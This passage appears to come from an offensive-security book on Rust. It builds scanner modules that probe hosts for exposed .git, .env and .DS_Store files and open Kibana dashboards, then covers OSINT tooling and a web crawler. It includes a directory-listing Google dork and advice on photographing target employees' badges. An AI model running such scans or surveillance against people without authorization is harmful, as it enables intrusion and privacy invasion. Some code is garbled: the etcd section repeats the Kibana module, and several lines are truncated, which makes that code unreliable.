        .setting(clap::AppSettings::VersionlessSubcommands)
        .get_matches();
```

Here we declare 2 subcommands: `modules` and `scan`.

The `scan` subcommand also has a required argument: `target`, thus calling `scan` like that:

```
$ tricoder scan
```

Won't work. You need to cal it as follow:

```
$ tricoder scan target.com
```

Then, checking which subcommand was called and the value of arguments is straightforward:

```
    if let Some(_) = cli.subcommand_matches("modules") {
        cli::modules();
    } else if let Some(matches) = cli.subcommand_matches("scan") {
        // we can safely unwrap as the argument is required
        let target = matches.value_of("target").unwrap();
        cli::scan(target)?;
    }
```

8.5 Logging

When a long-running program encounters a non-fatal error, we may not necessarily want to stop its execution. Instead, the good practice is to log the error for further investigation and debugging.

Rust provide two extraordinary crates for logging: * log: for simple, textual logging. * slog: for more advanced structured logging.

These crates are not strictly speaking loggers. You can add them to your programs as follow: **ch_04/snippets/logging/src/main.rs**

```
fn main() {
    log::info!("message with info level");
    log::error!("message with error level");
    log::debug!("message with debug level");
}
```

But when you run the program:

```
$ cargo run
   Compiling logging v0.1.0 (black-hat-rust/ch_04/snippets/logging)
    Finished dev [unoptimized + debuginfo] target(s) in 0.56s
     Running `target/debug/logging`
```

Nothing is printed…

For actually printing something, you need a logger. The `log` and `slog` crates are only facades. They provide a unified interface for logging across all the ecosystem and pluggable loggers that fit the needs of everybody.

8.5.1 env_logger

You can find a list of loggers in the documentation of the `log` crate: [https://github.com/rust-lang/log#in-executables]https://github.com/rust-lang/log#in-executables).

For the rest of this, book we will use env_logger because it provides great flexibility and precision about what we log, and more importantly, is easy to use.

To set it up, simply export the `RUST_LOG` environment variable and call the `init` function as follow:

ch_04/tricoder/src/main.rs

```
env::set_var("RUST_LOG", "info,trust_dns_proto=error");
env_logger::init();
```

Here, we tell `env_logger` to log at the `info` level by default, and to log ad the `error` level for the `trust_dns_proto` crate.

8.6 Adding modules to our scanner

The architecture of our scanner looks like that:

We naturally see two kinds of modules emerging: * Modules to enumerate subdomains * Modules to scan each port and look for vulnerabilities




Figure 8.1: Architecture of our scanner

These 2 kinds of modules, while being different may still share common functionnalities.

So let's declare a parent `Module` trait:

```
pub trait Module {
    fn name(&self) -> String;
    fn description(&self) -> String;
}
```

8.6.1 Subdomains modules

The role of a subdomain module is to find all the subdomains for a given domain and source.

```
#[async_trait]
pub trait SubdomainModule: Module {
    async fn enumerate(&self, domain: &str) -> Result<Vec<String>, Error>;
}
```

8.6.2 HTTP modules

The goal of an HTTP module is: for a given endpoint (`host:port`), check if a given vulnerability can be found.

```
#[async_trait]
pub trait HttpModule: Module {
    async fn scan(
        &self,
        http_client: &Client,
        endpoint: &str,
    ) -> Result<Option<HttpFinding>, Error>;
}
```

8.6.2.1 Open to registration GitLab instances

Remember the story about the open-to-the-world GitLab instance?

ch_04/tricoder/src/modules/http/gitlab_open_registrations.rs

```
#[async_trait]
impl HttpModule for GitlabOpenRegistrations {
    async fn scan(
        &self,
        http_client: &Client,
        endpoint: &str,
    ) -> Result<Option<HttpFinding>, Error> {
        let url = format!("{}", &endpoint);
        let res = http_client.get(&url).send().await?;

        if !res.status().is_success() {
            return Ok(None);
        }

        let body = res.text().await?;
        if body.contains("This is a self-managed instance of GitLab") && body.contains("Register
            return Ok(Some(HttpFinding::GitlabOpenRegistrations(url)));
        }

        Ok(None)
    }
}
```

8.6.2.2 Git files disclosure

Another fatal flaw is git files and directory disclosure.

This often happens to PHP applications served by nginx or the Apache HTTP Server when they are misconfigured.

The vulnerability is to leave publicly accessible the git files, such as `.git/config` or `.git/HEAD` . With some scripts, it's often possible to download all the source code of the project.

https://github.com/liamg/gitjacker

One day, I audited the website of a company where a friend was an intern. The blog (Wordpress if I remember correctly) was vulnerable to this vulnerability, and I was able to download all the git history of the project. It was funny because I had access to all the commits my friend made when he interned. But more seriously, the database credentials were committed in the code….

ch_04/tricoder/src/modules/http/git_head_disclosure.rs

```rust
impl GitHeadDisclosure {
    pub fn new() -> Self {
        GitHeadDisclosure {}
    }

    fn is_head_file(&self, content: &str) -> bool {
        return Some(0) == content.to_lowercase().trim().find("ref:");
    }
}

#[async_trait]
impl HttpModule for GitHeadDisclosure {
    async fn scan(
        &self,
        http_client: &Client,
        endpoint: &str,
    ) -> Result<Option<HttpFinding>, Error> {
        let url = format!("{}/.git/HEAD", &endpoint);
        let res = http_client.get(&url).send().await?;

        if !res.status().is_success() {
            return Ok(None);
        }

        let body = res.text().await?;
        if self.is_head_file(&body) {
            return Ok(Some(HttpFinding::GitHeadDisclosure(url)));
        }

        Ok(None)
    }
}
```

8.6.2.3 .env file disclosure

`.env` file disclosure is also the kind of vulnerability that is easy to overlook, but can be fatal: it may leak all the secrets of your web application, such as database credentials, encryption keys…

ch_04/tricoder/src/modules/http/dotenv_disclosure.rs

```rust
#[async_trait]
impl HttpModule for DotEnvDisclosure {
    async fn scan(
        &self,
        http_client: &Client,
        endpoint: &str,
    ) -> Result<Option<HttpFinding>, Error> {
        let url = format!("{}/.env", &endpoint);
        let res = http_client.get(&url).send().await?;

        if res.status().is_success() {
            return Ok(Some(HttpFinding::DotEnvFileDisclosure(url)));
        }

        Ok(None)
    }
}
```

This module is not that reliable.

8.6.2.4 .DS_Store file disclosure

`.DS_Store` file disclosure is more subtle. It's less fatal than a `.env` file disclosure, for example. Once leaked, a `.DS_Store` file may reveal other sensible files forgotten in the folder, such as `database_bakcup.sql` , or the whole structure of the application.

ch_04/tricoder/src/modules/http/ds_store_disclosure.rs

```rust
impl DsStoreDisclosure {
    pub fn new() -> Self {
        DsStoreDisclosure {}
    }

    fn is_ds_store_file(&self, content: &[u8]) -> bool {
        if content.len() < 8 {
            return false;
        }

        let signature = [0x0, 0x0, 0x0, 0x1, 0x42, 0x75, 0x64, 0x31];

        return content[0..8] == signature;
    }
}

#[async_trait]
impl HttpModule for DsStoreDisclosure {
    async fn scan(
        &self,
        http_client: &Client,
        endpoint: &str,
    ) -> Result<Option<HttpFinding>, Error> {
        let url = format!("{}/.DS_Store", &endpoint);
        let res = http_client.get(&url).send().await?;

        if !res.status().is_success() {
            return Ok(None);
        }

        let body = res.bytes().await?;
        if self.is_ds_store_file(&body.as_ref()) {
            return Ok(Some(HttpFinding::DsStoreFileDisclosure(url)));
        }

        Ok(None)
    }
}
```

8.6.2.5 Unauthenticated access to Databases

These past years, there was no one month where one company was breached or ransomed because they left a database with no authentication on the internet. The worse offenders are mongoDB and Elasticsearch. A less famous (because more niche, targeted for cloud infrastructure) but still important to know is etcd

For etcd, it can be detected with string matching; **ch_04/tricoder/src/modules/http/etcd_u**

```
#[async_trait]
impl HttpModule for KibanaUnauthenticatedAccess {
    async fn scan(
        &self,
        http_client: &Client,
        endpoint: &str,
    ) -> Result<Option<HttpFinding>, Error> {
        let url = format!("{}", &endpoint);
        let res = http_client.get(&url).send().await?;

        if !res.status().is_success() {
            return Ok(None);
        }

        let body = res.text().await?;
        if body.contains(r#"</head><body kbn-chrome id="kibana-body"><kbn-initial-state"#)
        || body.contains(r#"<div class="ui-app-loading"><h1><strong>Kibana</strong><small>&nbsp;
        || Some(0) == body.find(r#"|| body.contains("#)
        || body.contains(r#"<div class="kibanaWelcomeLogo"></div></div></div><div class="kibanaW
            return Ok(Some(HttpFinding::KibanaUnauthenticatedAccess(
                url,
            )));
        }

        Ok(None)
    }
}
```

8.6.2.6 Unauthenticated access to admin dashboards

Another configuration oversight that can be fatal, is leaving dashboard accessible to the world.

In my experience, the main offenders being: kibana, traefik, zabbix and Prometheus.

A simple string matching is most of the time enough: **ch_04/tricoder/src/modules/http/kiba**

```
#[async_trait]
impl HttpModule for KibanaUnauthenticatedAccess {
    async fn scan(
        &self,
        http_client: &Client,
        endpoint: &str,
    ) -> Result<Option<HttpFinding>, Error> {
        let url = format!("{}", &endpoint);
        let res = http_client.get(&url).send().await?;

        if !res.status().is_success() {
            return Ok(None);
        }

        let body = res.text().await?;
        if body.contains(r#"</head><body kbn-chrome id="kibana-body"><kbn-initial-state"#)
        || body.contains(r#"<div class="ui-app-loading"><h1><strong>Kibana</strong><small>&nbsp;
        || Some(0) == body.find(r#"|| body.contains("#)
        || body.contains(r#"<div class="kibanaWelcomeLogo"></div></div></div><div class="kibanaW
            return Ok(Some(HttpFinding::KibanaUnauthenticatedAccess(
                url,
            )));
        }

        Ok(None)
    }
}
```

8.6.2.7 Directory listing disclosure

Also prevalent in PHP applications served by nginx and Apache, this configuration error allows the whole world to access the files dans folders on the server. It's crazy the amount of personal and enterprise data you can access with google dorks, such as:

`intitle:"index.of" "parent directory" "size"`

Fortunately, it is rather simple to automate the detection:

ch_04/tricoder/src/modules/http/directory_listing_disclosure.rs

```
// ...
impl DirectoryListingDisclosure {
    pub fn new() -> Self {
        DirectoryListingDisclosure {
            dir_listing_regex: Regex::new(r"<title>Index of .*</title>")
                .expect("compiling http/directory_listing regexp"),
        }
    }
    async fn is_directory_listing(&self, body: String) -> Result<bool, Error> {
        let dir_listing_regex = self.dir_listing_regex.clone();
        let res = tokio::task::spawn_blocking(move || dir_listing_regex.is_match(&body)).await?;

        Ok(res)
    }
}

// ...

#[async_trait]
impl HttpModule for DirectoryListingDisclosure {
    async fn scan(
        &self,
        http_client: &Client,
        endpoint: &str,
    ) -> Result<Option<HttpFinding>, Error> {
        let url = format!("{}/", &endpoint);
        let res = http_client.get(&url).send().await?;

        if !res.status().is_success() {
            return Ok(None);
        }

        let body = res.text().await?;
        if self.is_directory_listing(body).await? {
            return Ok(Some(HttpFinding::DirectoryListingDisclosure(url)));
        }

        Ok(None)
    }
}
```

8.7 Tests

Now we have our modules, how can we be sure that we didnt't make some mistake while writing the code?

Tests of course!

The only mistake to avoid when writing tests is to write test starting from the implementation being tested.

You should not do that!

Test should be written from the specification. For example, when testing the `.DS_Store` file disclosure, we may have some magic bytes wrong in our code. So we should write our test by looking at the `.DS_Store` file specification, and not our own implementation.

ch_04/tricoder/src/modules/http/ds_store_disclosure.rs

```
#[cfg(test)]
mod tests {
    #[test]
    fn is_ds_store() {
        let module = super::DsStoreDisclosure::new();
        let body = "testtesttest";
        let body2 = [
            0x00, 0x00, 0x00, 0x01, 0x42, 0x75, 0x64, 0x31, 0x00, 0x00, 0x30, 0x00, 0x00, 0x00,
            0x08, 0x0,
        ];

        assert_eq!(false, module.is_ds_store_file(body.as_bytes()));
        assert_eq!(true, module.is_ds_store_file(&body2));
    }
}
```

8.7.1 Async tests

Thanks to `tokio`, writing `async` tests is just a matter of a few keystrokes.

ch_04/tricoder/src/modules/http/directory_listing_disclosure.rs

```
#[cfg(test)]
mod tests {
    use super::DirectoryListingDisclosure;

    #[tokio::test]
    async fn is_directory_listing() {
        let module = DirectoryListingDisclosure::new();

        let body = String::from("Content <title>Index of kerkour.com</title> test");
        let body2 = String::from(">ccece> Contrnt <tle>Index of kerkour.com</title> test");
        let body3 = String::from("");
        let body4 = String::from("test test test test test< test> test  <title>Index</title> tes

        assert_eq!(true, module.is_directory_listing(body).await.unwrap());
        assert_eq!(false, module.is_directory_listing(body2).await.unwrap());
        assert_eq!(false, module.is_directory_listing(body3).await.unwrap());
        assert_eq!(false, module.is_directory_listing(body4).await.unwrap());
    }
}
```

8.7.2 Automating tests




Figure 8.2: A CI pipeine

Tests are not meant to be manually ran each time you write code. It would be a a bad usage of your precious time. Indeed, Rust takes (by design) a loooong time to compile. Running tests on your own machine more than a few times a day would break your focus.

Instead, tests should be run from CI (Continuous Integration). CI systems are pipelines you configure that will run your tests each time you push code. Nowadays practically all code platforms (GitHub, GitLab, sourcehut…) provide bult-in CI. You can find examples of CI workflows for Rust projects here: https://github.com/skerkour/phaser/tree/main/.github/workflows.

```
name: CI

# This workflow run tests and build for each push
```

```
on:
  push:
    branches:
      - main
      - 'feature-**'

jobs:

  test_phaser:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v2

      - name: Update local toolchain
        run: |
          rustup update
          rustup component add clippy
          rustup install nightly

      - name: Toolchain info
        run: |
          cargo --version --verbose
          rustc --version
          cargo clippy --version

      - name: Lint
        run: |
          cd phaser
          cargo fmt -- --check
          cargo clippy -- -D warnings

      - name: Test
        run: |
          cd phaser
          cargo check
          cargo test --all

      - name: Build
        run: |
          cd phaser
          cargo build --release
```

8.8 Other scanners

8.9 Summary

- Use generic parameters when you want absolute performance and trait objects when you want more flexibility.
- Before looking for advanced vulnerabilities, search for configuration errors.
- Understanding how a system is architectured eases the process of identifying configuration vulnerabilities.
- Never write tests by looking at the code being tested. Instead, look at the specification.
- Use CI to run tests intead of running them locally

Chapter 9

Crawling the web for OSINT

9.1 OSINT

OSINT stands for Open Source Intelligence. Just to be clear, the *Open Source* part has nothing to do with the *Open Source* you are used to know.

OSINT can be defined as the methods and tools to use publicly available information to support intelligence analysis (investigation, reconnaissance).

As OSINT consist of extracting meaningful information from a lot of data, it can and should be automated.

9.2 Tools

The most well-known tool for OSINT is Maltego. It provides a desktop application with a lot of features to visualize, script and automate your investigations.

Unfortunately, it may not be the best fit for everyone as the **pro** plan is pricy if you are not using it often, and from what I know, the SDKs are available for only a few programming languages, which make it hard to interface with the programming language you want: Rust.

This is why I prefer plain markdown notes, with homemade scripts in the programming language I prefer, the results of the scripts are then pasted into the markdown report, or exported as CSV or JSON files.

Then, with a tool like Pandoc you can export the mardown report to almost any format you want: PDF, HTML, Docx, Epub, PPTX, Latex…

If you like the graph representation, you can also use something like markmap to turn your markdown document into a mindmap, which is not exactly a graph, but a tree.

Four other useful projects are: - SherlocK: *Hunt down social media accounts by username across social networks* - theHarvester: *E-mails, subdomains and names Harvester* - phoneinfoga: *Information gathering & OSINT framework for phone numbers. It allows you to first gather standard information such as country, area, carrier and line type on any international phone number.* - gitrob: *Reconnaissance tool for GitHub organizations*

9.3 Search engines

The purpose of a search engine is to be able to search for useful information in an ocean of data.

A search engine is composed of the following parts: - **Crawlers**, which navigate the ocean of data and turn it into structured data - An **index**, used to store the structured data extracted by the crawlers - And, the **search interface** used to query the index

Why it's important?

Because in essence, **OSINT is about building a specialized database about our targets: you crawl data in other databases and only index meaningful information about your target to be searched later**. Whether it be a markdown report, in maltego, or in a standard database.

A we will see, search engine are not limited to the web (such as Google or Bing), there also is search engine for servers and IoT (Internet of Things).

Unfortunately for us, most public search engines are polite: they respects `robots.txt` files and thus may omit interesting data, but, more importantly, they don't crawl pages behind a login screen.




Figure 9.1: The parts of a search engine

This is why we also need to know how to build our own crawlers.

9.3.1 Google

Google being the dominant search engine, it's no surprise that will find most of what you are looking for on it.

9.3.1.1 Google operators

> Coming soon

9.3.1.2 Google dorks

Google dorks are google queries specially crafted to directly return vulnerable sites.

Here are a few example of google dorks to find juicy data of vulnerable websites:

> Coming soon

The problem with google dork being publicly shared is that they are public… A lot of people certainly already exploited them or are actively exploiting them.

9.3.1.3 Image search engines

Coming soon

9.3.1.4 Git dorks


Coming soon

9.4 IoT & network Search engines

There are specialized search engine that don't crawl the web, they crawl internet.

On these search engine, you enter an IP address, domain name or the name of a service (`apache` or `elasticsearch` for example) and they return all the servers running this service, or all the data about this IP address.

- Shodan
- Censys



TOTAL RESULTS

26,422,237

TOP COUNTRIES

United States	8,236,194
Germany	2,454,138
Japan	2,020,983
China	1,607,791
France	1,228,778

More...

TOP PORTS

80	11,247,748
443	8,472,852
8080	587,744
8081	324,075
8443	203,018

More...

TOP ORGANIZATIONS

Amazon Technologies Inc.	1,297,435
Aliyun Computing Co., LTD	756,362

New Service: Keep track of what you have connected to the Internet. Check out **Shodan Monitor**

Slack is where the future works 2021-10-07T18:52:57.265549

3.123.248.34
ec2-3-123-248-34.eu-central-1.compute.amazonaws.com
A100 ROW GmbH
Germany, Frankfurt am Main

cloud

SSL Certificate

Issued By:
|- Common Name:
DigiCert TLS RSA SHA256 2020 CA1

|- Organization:
DigiCert Inc

Issued To:
|- Common Name:
slack.com

|- Organization:
Slack Technologies, Inc.

Supported SSL Versions:
TLSv1.2, TLSv1.3

```
HTTP/1.1 200 OK
date: Thu, 07 Oct 2021 18:47:39 GMT
server: Apache
x-frame-options: SAMEORIGIN
x-xss-protection: 0
vary: Accept-Encoding
referrer-policy: no-referrer
x-slack-backend: r
strict-transport-security: max-age=31536000; includeSubDomains; preload
set-cookie: b=80d5279e2991bf645...
```

301 Moved Permanently 2021-10-07T18:51:58.566577

91.227.200.210
public.fcapoland.pl
3S S.A.
Poland, Katowice

```
HTTP/1.1 301 Moved Permanently
Date: Thu, 07 Oct 2021 18:46:38 GMT
Server: Apache/2.4.10 (Debian)
Location: https://dealerzy.fiatprofessional.pl/
Content-Length: 339
Content-Type: text/html; charset=iso-8859-1
```

193.30.76.12 2021-10-07T18:51:52.752206

ITEBS Informationstechnologie Braunschweig GmbH
Germany, Braunschweig

SSL Certificate

Issued By:
|- Common Name:
R3

|- Organization:
Let's Encrypt

```
HTTP/1.1 301 Moved Permanently
Cache-Control: max-age=0
Content-Length: 0
Content-Type: text/html; charset=UTF-8
Date: Thu, 07 Oct 2021 18:46:34 GMT
Expires: Thu, 07 Oct 2021 18:46:34 GMT
Location: http://www.heh-bs.de/
```

Figure 9.2: Shodan

9.5 Social media

Social network are dependent of the region of your target.

You can find a pretty exhaustive list of social networks here: https://github.com/sherlock-project/sherlock/blob/master/sites.md, but here are the most famous one:

- Facebook
- Twitter
- VK
- Instagram
- Reddit

9.6 Maps

Physical intrusion is out of topic of this book, but using maps such as Google Maps can be useful: by locating the restaurants around your target, you may be able to find some employees of your target eating there and be able either to hear what are they talking about when eating, or maybe taking picture their badges and identities.

9.7 Videos

With the rise of the video format, more and more details are leaked everyday, the two principal platforms being YouTube and Twitch.

What to look in videos of your targets? Three things: - **Who** is in the videos - **Where** the videos are recorded, and what look like the building - The background **details**, it already happened that some credentials (or an organization chart, or any other sensitive document) were leaked because a sheet with them written were in the background of a video.

9.8 Government records

Finally, almost all countries have public records about businesses, patents, trademarks and other things of interest that may help you to connect the dots.

9.9 Crawling the web

First a term disambiguation: what is the difference between a scraper and a crawler?

Scraping is the process of turning unstructured web data into structured data.




Figure 9.3: Web scraping

Crawling is the process of running through a lot of interlinked data (web pages for example).

But, in practice it's most of the time useless to scrape without crawling through multiples pages or to crawl without scraping content, so we can say that every crawlers are scrapers, and almost every scrapers are crawlers.

Some people prefer to call a scraper a crawler for a specific website, and a crawler something that crawl the entire web. Anyway this is nitpicking so we won't spend more time debating.

For the rest of this book we will use the term **crawler**.

So, why crawling websites to scrape data?

It's all about automation. Yes, you can manually browse the 1000s page of a website, and manually copy/paste the data in a spreadsheet. Or, you could build a specialized program, the crawler, that will do it for you in a blink.

9.9.1 Designing a crawler




Figure 9.4: The architecture of a crawler

A crawler is composed of the following parts:

Start URLs: you need a list of seed URLs to start the crawl. For example the root page of your target's website.

Spiders: this is the specialized part of a crawler, tuned for a specific task. For example, we could implement a spider to get all the users of a GitHub organization, or all the vulnerabilities of a specific product. A spider is itself composed of 2 parts: - the scraper, that will fetch the URLs, parse the data, turn it into structured data and a list of URLs extracted from the document to continue the crawl. - the processor, that will process the structured data: saving it to a database for example.

The big advantage of splitting the responsibilities of a spider into 2 distinct stages, is that they can be ran with different concurrency levels depending on your expected workload. For example, you could have a pool with 3 concurrent scrapers, to not flood the website you are crawling and trigger bot detection systems, but 100 concurrent processors.

A Control loop: this is the generic part of a crawler. Its job is to dispatch data between the scrapers and the processors and queue URLs.

9.10 Why Rust for crawling

Now you may be wondering, why Rust for crawling? After all, Python and Go already have a solid ecosystem around this problem (respectively Scrapy and Colly).

9.10.1 Async

the first, and maybe most important reason of using Rust, is it's async I/O model: you are guaranteed to have the best performance possible when making network requests.

9.10.2 Memory-related performance

Making a lot of network requests and parsing data often require to create a lot of short-lived memory objects, which would put a lot of pressure on garbage collectors. As Rust don't have a garbage collector, it doesn't have this problem, and the memory usage will be far more deterministic.

9.10.3 Safety when parsing

Scraping requires parsing. Parsing is one of the most common way to introduce vulnerabilities (Parsing JSON is a Minefield, XML parsing vulnerabilities) or bugs. Rust, on the other hand, with it's memory safety and strict error handling provide better tools to handle the complex task that parsing untrusted data and complex formats is.

9.11 Associated types

Now we are all up about what is a crawler, and why Rust, let's learn the last few Rust features that we will need.

The last important point to know about generics in Rust is: **Associated types**.

```
#[async_trait]
pub trait Spider {
    type Item;

    fn name(&self) -> String;
    fn start_urls(&self) -> Vec<String>;
    async fn scrape(&self, url: &str) -> Result<(Vec<Self::Item>, Vec<String>), Error>;
    async fn process(&self, item: Self::Item) -> Result<(), Error>;
}
```

Coming soon: explaination

9.12 Atomic types

Atomic, like mutexes, are shared-memory types: they can be safely shared between multiple threads.

They allow not to have to use a mutex and thus and all the ritual around `lock()` which may introduce bugs suck as deadlocks.

You should use atomic if you want to share a boolean or an integer (such as a counter) across threads.

Operations on atomic types require an ordering arguments. The reason is out of topic of this book, but you can read more about it on this excellent post: Explaining Atomics in Rust.

To keep things simple, use `Ordering::SeqCst` which provides the strongest guarantees.

ch_05/snippets/atomic/src/main.rs

```
use std::sync::atomic::{AtomicUsize, Ordering};
use std::sync::Arc;
use std::thread;

fn main() {
    // creating a new atomic
    let my_atomic = AtomicUsize::new(42);

    // adding 1
    my_atomic.fetch_add(1, Ordering::SeqCst);
```

```rust
    // geting the value
    assert!(my_atomic.load(Ordering::SeqCst) == 43);

    // substracting 1
    my_atomic.fetch_sub(1, Ordering::SeqCst);

    // replacing the value
    my_atomic.store(10, Ordering::SeqCst);
    assert!(my_atomic.load(Ordering::SeqCst) == 10);

    // other avalable operations
    // fetch_xor, fetch_or, fetch_nand, fetch_and...

    // creating a new atomic that can be shared between threads
    let my_arc_atomic = Arc::new(AtomicUsize::new(4));

    let second_ref_atomic = my_arc_atomic.clone();
    thread::spawn(move|| {
        second_ref_atomic.store(42, Ordering::SeqCst);
    });
}
```

The available types are: - `AtomicBool` - `AtomicI8` - `AtomicI16` - `AtomicI32` - `AtomicI64` - `AtomicIsize` - `AtomicPtr` - `AtomicU8` - `AtomicU16` - `AtomicU32` - `AtomicU64` - `AtomicUsize`

You can learn more about atomic type in the Rust doc.

9.13 Barrier

A barrier is like a `sync.WaitGroup` in Go: it allows multiples concurrent operations to synchronize.

```rust
use tokio::sync::Barrier;
use std::sync::Arc;

#[tokio::main]
async fn main() {
    // number of concurrent operations
    let barrier = Arc::new(Barrier::new(3));

    let b2 = barrier.clone()
    tokio::spawn(async move {
        // do things
        b2.wait().await;
    });

     let b3 = barrier.clone()
    tokio::spawn(async move {
        // do things
        b3.wait().await;
    });

    barrier.wait().await;

    println!("This will print only when all the three concurrent operations have terminated");
}
```

9.14 Implementing a crawler in Rust

In the following section, we are going to build a generic crawler, and three different spiders: - a spider for a simple, HTML only website - a spider for a JSON API - and a spider for a website using JavaScript to render element, so we will use a headless browser

9.15 The spider trait

ch_05/crawler/src/spiders/mod.rs

```
#[async_trait]
pub trait Spider: Send + Sync {
    type Item;

    fn name(&self) -> String;
    fn start_urls(&self) -> Vec<String>;
    async fn scrape(&self, url: String) -> Result<(Vec<Self::Item>, Vec<String>), Error>;
    async fn process(&self, item: Self::Item) -> Result<(), Error>;
}
```

9.16 Implementing the crawler

ch_05/crawler/src/crawler.rs

```
    pub async fn run<T: Send + 'static>(&self, spider: Arc<dyn Spider<Item = T>>) {
        let mut visited_urls = HashSet::<String>::new();
        let crawling_concurrency = self.crawling_concurrency;
        let crawling_queue_capacity = crawling_concurrency * 400;
        let processing_concurrency = self.processing_concurrency;
        let processing_queue_capacity = processing_concurrency * 10;
        let active_spiders = Arc::new(AtomicUsize::new(0));

        let (urls_to_visit_tx, urls_to_visit_rx) = mpsc::channel(crawling_queue_capacity);
